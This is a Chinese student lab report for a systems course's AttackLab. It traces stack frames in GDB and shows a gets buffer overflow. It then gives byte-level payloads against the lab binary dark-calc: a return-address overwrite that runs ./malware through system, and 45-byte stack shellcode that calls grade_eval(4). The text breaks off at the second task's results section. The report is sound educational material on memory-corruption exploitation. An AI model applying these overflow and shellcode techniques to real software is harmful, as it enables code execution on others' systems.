计算机系统基础 Lab3：AttackLab 实验报告

姓名：魏珏瑾　学号：24307130205

1 观察栈帧 input

1.1 input 是谁调用的

从 trace 面板可以看到，调用栈中第 0 帧是 input，第 1 帧是 main，再往上则是 __libc_start_main 等程序启动代码。**由此可以判断，main 调用了 input，而程序随后通过启动代码进入正常的执行流程。**




图 1 GEF 面板：断点停在 input，trace 显示调用关系，code 段可见 prologue

1.2 prologue 三条指令在做什么

断点停在 0x40197b（input+4），并不是函数的第一条指令 0x401977。观察其前面的三条指令，可以看出 input 函数的栈帧是如何建立的：首先，push rbp 将调用者

main 的 rbp 保存到栈中；接着，mov rbp, rsp 将当前栈顶地址保存到 rbp，作为当前栈帧的基准；最后，sub rsp, 0x10 将栈指针向低地址移动 16 字节，为局部变量 expression 分配栈空间。



图 2 GEF stack 面板：rbp 处是保存的 main rbp，rbp+8 处是返回地址

1.3 rbp+8 处存的是什么

使用 x/gx 查看 rbp+8 处的内存，得到的值为 0x401ad1。随后执行 disas main，发现 0x401acc 处是调用 input 的 call 指令，而紧接着的下一条指令地址正是 0x401ad1。两处信息相互印证，说明 **rbp+8 处保存的是返回地址，也就是 input 执行完毕后，程序应返回 main 继续执行的位置**。



图 3 x/gx 查看 rbp 与 rbp+8，disas main 确认 0x401ad1 是 call input 的下一条指令

1.4 哪条指令写入了这个值

检查 input 的汇编代码后，可以发现其中没有任何指令会向 rbp+8 写入数据，因此，这个返回地址应当是在进入 input 之前由调用者保存的。为了验证这一点，我在 main 中的 call input 指令（0x401acc）处设置断点，重新运行程序，并使用 si 逐条执行指令。

执行 call 的瞬间，rsp 从 0x721000800ff0 变为 0x721000800fe8，恰好减少了 8 字节，而新的栈顶存放的正是 0x401ad1。这说明，**call 指令不仅会跳转到被调用函数，还会先将下一条指令的地址压入栈中，作为返回地址。**随后，input 执行 push rbp，将调用者的旧 rbp 压入栈中；再执行 mov rbp, rsp，将当前栈顶设为当前栈帧的基准。此时，返回地址恰好位于 rbp+8 处。




图 4 断在 call input 上：rsp 为 0x721000800ff0，call 尚未执行




图 5 si 执行 call 后：rsp 减少 8，栈顶正是返回地址 0x401ad1




图 6 prologue 执行完：x/gx 查看 rbp+8 仍是 0x401ad1，证据链闭合

1.5 call、prologue、leave 和 ret 的作用

沿用相同的方法，从 input 函数的 leave 指令（0x4019d5）开始逐条执行，观察函数如何返回 main。执行 leave 前，rsp 指向局部变量区，地址为 0x721000800fd0。leave 相当于依次执行 mov rsp, rbp 和 pop rbp：前者将栈指针恢复到当前栈帧的基准位置，后者弹出并恢复调用者保存的旧 rbp。执行完成后，rsp 变为 0x721000800fe8，rbp 恢复为 main 的栈帧基准地址 0x721000800ff0，input 的局部栈空间也随之释放。接下来，ret 将栈顶的返回地址弹出并交给 rip，使程序跳回 main 中 call input 的下一条指令。此时，rsp 恢复为 0x721000800ff0，与执行 call input 之前的值完全一致。这说明函数调用与返回在栈指针的变化上形成了严格的对应关系。总结来说，**call 负责压入返回地址并跳转；函数序言（prologue）负责保存旧 rbp、建立新的栈帧基准并为局部变量分配空间；leave 负责拆除当前栈帧并恢复调用者的 rbp；ret 则负责取出返回地址，将控制流交还给调用者**。

```
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab/attack$
 wget -O ~/.gdbinit-gef.py https://github.com/hugsy/gef/raw/main/gef.py
--2026-10-29 09:04:47--  https://github.com/hugsy/gef/raw/main/gef.py
Connecting to 127.0.0.1:7897... connected.
Proxy request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/hugsy/gef/main/gef.py [following]
--2026-10-29 09:04:48--  https://raw.githubusercontent.com/hugsy/gef/main/gef.py
Connecting to 127.0.0.1:7897... connected.
Proxy request sent, awaiting response... 200 OK
Length: 451120 (441K) [text/plain]
Saving to: '/home/weijuejin/.gdbinit-gef.py'
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────── registers ────
$rax   : 0x0
$rbx   : 0x00007fffffffd7c8  →  0x00007fffffffdae3  →  "/home/weijuejin/AI_cours
e/ics/lab3/ics-lab3-attack[...]"
$rcx   : 0x00007ffff7d25eeb  →  <mprotect+000b> cmp rax, 0xfffffffffffff001
$rdx   : 0x00007fffffffd7d8  →  0x00007fffffffdb2a  →  "SHELL=/bin/bash"
$rsp   : 0x0000721000800fe0  →  0x0000721000800ff0  →  0x00007fffffffd740  →  0x
00007fffffffd7a0  →  0x0000000000000000
$rbp   : 0x0000721000800fe0  →  0x0000721000800ff0  →  0x00007fffffffd740  →  0x
00007fffffffd7a0  →  0x0000000000000000
$rsi   : 0x00007fffffffd7c8  →  0x00007fffffffdae3  →  "/home/weijuejin/AI_cours
e/ics/lab3/ics-lab3-attack[...]"
$rdi   : 0x1
$rip   : 0x000000000040197b  →  <input+0004> sub rsp, 0x10
$r8    : 0xffffffff
$r9    : 0x0
$r10   : 0x00007ffff7c15cb8  →  0x0011002200005cc5
$r11   : 0x213
$r12   : 0x00007fffffffd6a0  →  0x0000000000000001
$r13   : 0x0
$r14   : 0x0
$r15   : 0x00007ffff7ffd000  →  0x00007ffff7ffe2e0  →  0x0000000000000000
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume
 virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────── stack ────
0x0000721000800fe0|+0x0000: 0x0000721000800ff0  →  0x00007fffffffd740  →  0x0000
7fffffffd7a0  →  0x0000000000000000      ← $rsp, $rbp
0x0000721000800fe8|+0x0008: 0x0000000000401ad1  →  <main+000e> mov eax, 0x0
```

图 7 断在 input 的 leave：rsp 在局部变量区，rbp 仍是本帧基准




图 8 leave 执行完：rsp 指向返回地址，rbp 已恢复为 main 的值




图 9 ret 执行完：rip 回到 0x401ad1，rsp 与 call 之前重合，trace 只剩 main

2 缓冲区溢出现象观察

expression 数组的大小为 MAXLEN+1，即 16 字节，其中多出的 1 字节用于存放字符串结尾的 \0。然而，gets 读取输入时只会在遇到换行符或文件末尾时停止，并不检查输入是否超出缓冲区容量，因此存在发生缓冲区溢出的风险。

首先输入 20 个字符，实际写入 21 字节，即 20 个 A 加上 gets 自动补上的 \0。程序表面上仍能正常运行，将表达式交给 echo 执行并打印结果；第二轮读取遇到文件末尾后，程序正常输出答案并退出。这是因为 main 的循环中没有再次通过被破坏的 rbp 访问相关局部变量，因此，虽然栈帧中的数据已经被覆盖，损坏暂时没有影响后续执行。接着输入 32 个字符，实际写入 33 字节。此时，**保存的 rbp 和返回地址共 16 字节的区域都会被覆盖**。当 input 执行 ret 时，处理器会将被覆盖的返回地址 0x4141414141414141 加载到 rip，导致程序跳转到无效地址并发生段错误。对比这两种输入长度可以发现，溢出造成的后果不仅取决于写入的数据量，还取决于数据最终覆盖了栈帧中的哪些关键位置。




图 10 20 字符输入正常返回，32 字符输入在 input 返回时段错误

3 任务一：利用缓冲区溢出执行 malware

3.1 攻击思路

正常情况下，input 会先将读入的表达式通过 strcpy 复制到全局数组 command_buf，随后 eval 再将 command_buf 包装成 echo $(( )) 的形式，并交给 system 执行。如果希望 system 直接执行 ./malware，需要分三步构造输入。

1) 第一步，在输入开头放置 ./malware，并紧跟一个 \0。这样，strcpy 遇到字符串结束符后就会停止复制，使 command_buf 中保留的内容为 ./malware。

2) 第二步，**将返回地址覆盖为 0x401a6b，即 eval 中执行 mov edi, command_buf; call system 的位置，从而尝试直接调用 system，跳过原本的命令拼接流程**。

3) 第三步，在目标地址之前填充 24 字节，其中 16 字节用于填满 expression 数组，另外 8 字节用于覆盖保存的 rbp。这样，后续写入的地址就能落在返回地址槽上。

3.2 payload 构造

表 1 任务一 payload 布局（31 字节）

偏移	内容	说明
0~9	./malware\0	strcpy 拷进 command_buf 的命令
10~15	6 个 A	填充
16~23	0x721000800ff0	伪造的保存 rbp，用于干净退出
24~30	6b 1a 40 00 00 00 00	返回地址低 7 字节，第 8 字节由 gets 补的 \0 顶上

特别需要注意的是，gets 会在输入末尾自动补上一个 \0。如果 payload 写满 32 字节，这个额外的字节就会落在 main 保存的 rbp 上，将其最低字节清零。虽然攻击本身已经成功，程序却会在收尾阶段发生段错误。**因此，payload 只写 31 字节，让 gets 自动补上的 \0 恰好落在返回地址的最高字节上，避免多写一个字节造成额外破坏**。此外，还需要将保存的 rbp 槽设置为 0x721000800ff0，即固定栈上 main 栈帧的地址。这样，在 eval 执行完 system 和 fflush 后，leave 和 ret 才能按照预期恢复栈帧并将控制流交还给 __wrap_main，使整个进程最终以退出码 0 正常结束。

3.3 运行结果

图 11 展示了程序运行时的进程树，可以清楚地看到 dark-calc、sh 和 malware 之间的调用链。malware 确认自己由 dark-calc 进程触发，并成功输出 “You have successfully detonated the bomb!”。图 12 展示了 GDB 在 input 函数的 ret 指令处捕获的栈内容，其中 ./malware、伪造的 rbp 和被覆盖的返回地址依次排列。返回地址位于偏移 24 字节处，与预先设计的栈布局一致。




图 11 任务一：payload 字节与攻击结果，退出码 0

```
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ gdb -q attack/dark-calc
-ex 'b *0x4019d6' -ex 'r < /tmp/p1.bin' -ex 'x/4gx $rbp-0x10' -ex 'x/2i 0x401a6b' -ex quit
Reading symbols from attack/dark-calc...
(No debugging symbols found in attack/dark-calc)
Breakpoint 1 at 0x4019d6
Starting program: /home/weijuejin/AI_course/ics/lab3/ics-lab3-attacklab/attack/dark-calc < /tmp/p1
.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):

Breakpoint 1, 0x00000000004019d6 in input ()
0x721000800fe0: 0x0000721000800ff0      0x000000000040 1a6b
0x721000800ff0: 0x00007fffffffd740      0x000000000040 1c1f
   0x401a6b <eval+148>: mov    $0x6030d0,%edi
   0x401a70 <eval+153>: call   0x4017e0 <system@plt>
A debugging session is active.

        Inferior 1 [process 5415] will be killed.

Quit anyway? (y or n) y
```

图 12 GDB 查看 input 返回前的栈：三层内容与偏移 24 的落点

4 main 函数的机器码观察

disas main 显示，函数开头的三条指令依次为 push rbp、mov rbp, rsp 和 mov eax, 0。使用 x/12xb 从地址 0x401ac3 开始查看内存，得到机器码序列 55 48 89 e5 b8 00 00 00 00 e8 a6 fe。将其与反汇编结果对照，可以确认：push rbp 对应 55，占 1 字节；mov rbp, rsp 对应 48 89 e5，占 3 字节；mov eax, 0 对应 b8 00 00 00 00，占 5 字节。这些机器码按照指令的排列顺序，从低地址向高地址连续存放。第一条指令占据 0x401ac3，第二条占据 0x401ac4 至 0x401ac6，第三条占据 0x401ac7 至 0x401acb。使用 si 逐条执行时，rip 依次变为 0x401ac4 和 0x401ac7，说明程序计数器会根据每条指令的实际长度向前移动。此外，**x86 属于变长指令集，指令长度并不固定，而是由操作码及其后续编码共同决定的**。这意味着同一段机器码也可能从不同的字节位置开始解码进而形成不同的指令序列，为后续 ROP 中利用已有代码片段提供基础。

```
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ python3 -c "print('1+1')
" > /tmp/expr.bin
(base) weijuejin@DESKTOP-R676Q4I:~/AI_course/ics/lab3/ics-lab3-attacklab$ gdb -q attack/dark-calc
Reading symbols from attack/dark-calc...
(No debugging symbols found in attack/dark-calc)
(gdb) b *0x401ac3
Breakpoint 1 at 0x401ac3
(gdb) r < /tmp/expr.bin
Starting program: /home/weijuejin/AI_course/ics/lab3/ics-lab3-attacklab/attack/dark-calc < /tmp/ex
pr.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000000000401ac3 in main ()
(gdb) disas main
Dump of assembler code for function main:
=> 0x0000000000401ac3 <+0>:     push   %rbp
   0x0000000000401ac4 <+1>:     mov    %rsp,%rbp
   0x0000000000401ac7 <+4>:     mov    $0x0,%eax
   0x0000000000401acc <+9>:     call   0x401977 <input>
   0x0000000000401ad1 <+14>:    mov    $0x0,%eax
   0x0000000000401ad6 <+19>:    call   0x4019d7 <eval>
   0x0000000000401adb <+24>:    jmp    0x401ac7 <main+4>
End of assembler dump.
(gdb) x/12xb 0x401ac3
0x401ac3 <main>:        0x55    0x48    0x89    0xe5    0xb8    0x00    0x00    0x00
0x401acb <main+8>:      0x00    0xe8    0xa6    0xfe
(gdb) si
0x0000000000401ac4 in main ()
(gdb) p/x $rip
$1 = 0x401ac4
(gdb) si
0x0000000000401ac7 in main ()
(gdb) p/x $rip
$2 = 0x401ac7
```

图 13 disas main、x/12xb 与逐指令执行时的 rip 变化

5 任务二：栈空间执行

5.1 为什么这片栈可以执行

反汇编 dark-calc 后，我发现了两个讲义中未提及的函数。首先，init_fixed_stack 会在 main 执行前被调用，通过 mmap 在固定地址 0x721000000000 处映射约 8 MB 的可读、可写、可执行内存，并将首尾两页设置为不可访问，作为保护页。随后，__wrap_main 将 rsp 切换到这块内存的顶部，再调用 main。通过 GDB 实测发现，expression 的地址每次运行都固定为 0x721000800fd0。**这两个设计分别为绕过栈不可执行机制和地址随机化机制提供了条件：前者允许在栈所在的内存区域执行代码，后者则使栈地址保持固定，从而可以预先确定目标地址。**

5.2 shellcode 设计

本任务的目标是调用程序中原本未被使用的 grade_eval(4)。根据 x86-64 调用约定，第一个整数参数需要放在 edi 寄存器中。难点在于，从 expression 数组到上方保护页之间只有 48 字节的空间，其中还必须预留 8 字节存放返回地址，因此无法容纳一段连续的完整代码。**为了解决这一问题，可以将代码拆分为两段，并利用两个各占 2 字节的短跳转指令跨过返回地址所在的位置**，从而在有限的栈空间内完成所需的控制流安排。

表 2 任务二 shellcode 布局（45 字节）

偏移	机器码	作用
0~1	eb 1e	跳到偏移 32，跨过返回地址槽
2~17	16 个 A	填充
18~23	push 0x401ac7; ret	尾巴：跳回 main 的循环
24~31	0x721000800fd0	返回地址，指向栈上代码的入口
32~42	push 4; pop rdi; push 0x401a87; pop rax; call rax	主体：调用 grade_eval(4)
43~44	eb e5	跳回偏移 18 执行尾巴

在压缩代码长度时，需要注意几处关键细节。首先，可以用 push 4 和 pop rdi 代替 mov edi, 4，将设置第一个参数的指令长度从 5 字节缩短到 3 字节。其次，调用 grade_eval 时，可以采用 push 目标地址、pop rax、call rax 的间接调用方式。这是因

为栈与代码段相距较远，call 指令所能表示的 32 位相对偏移不足以覆盖两者之间的距离。

最后，为了让程序在调用 grade_eval 后继续正常执行，可以将 main 中循环对应位置的地址压入栈中，再通过 ret 跳回主循环。这样，下一轮 gets 在读到文件末尾后，程序便会继续执行后续流程，打印答案并正常退出。

5.3 运行结果

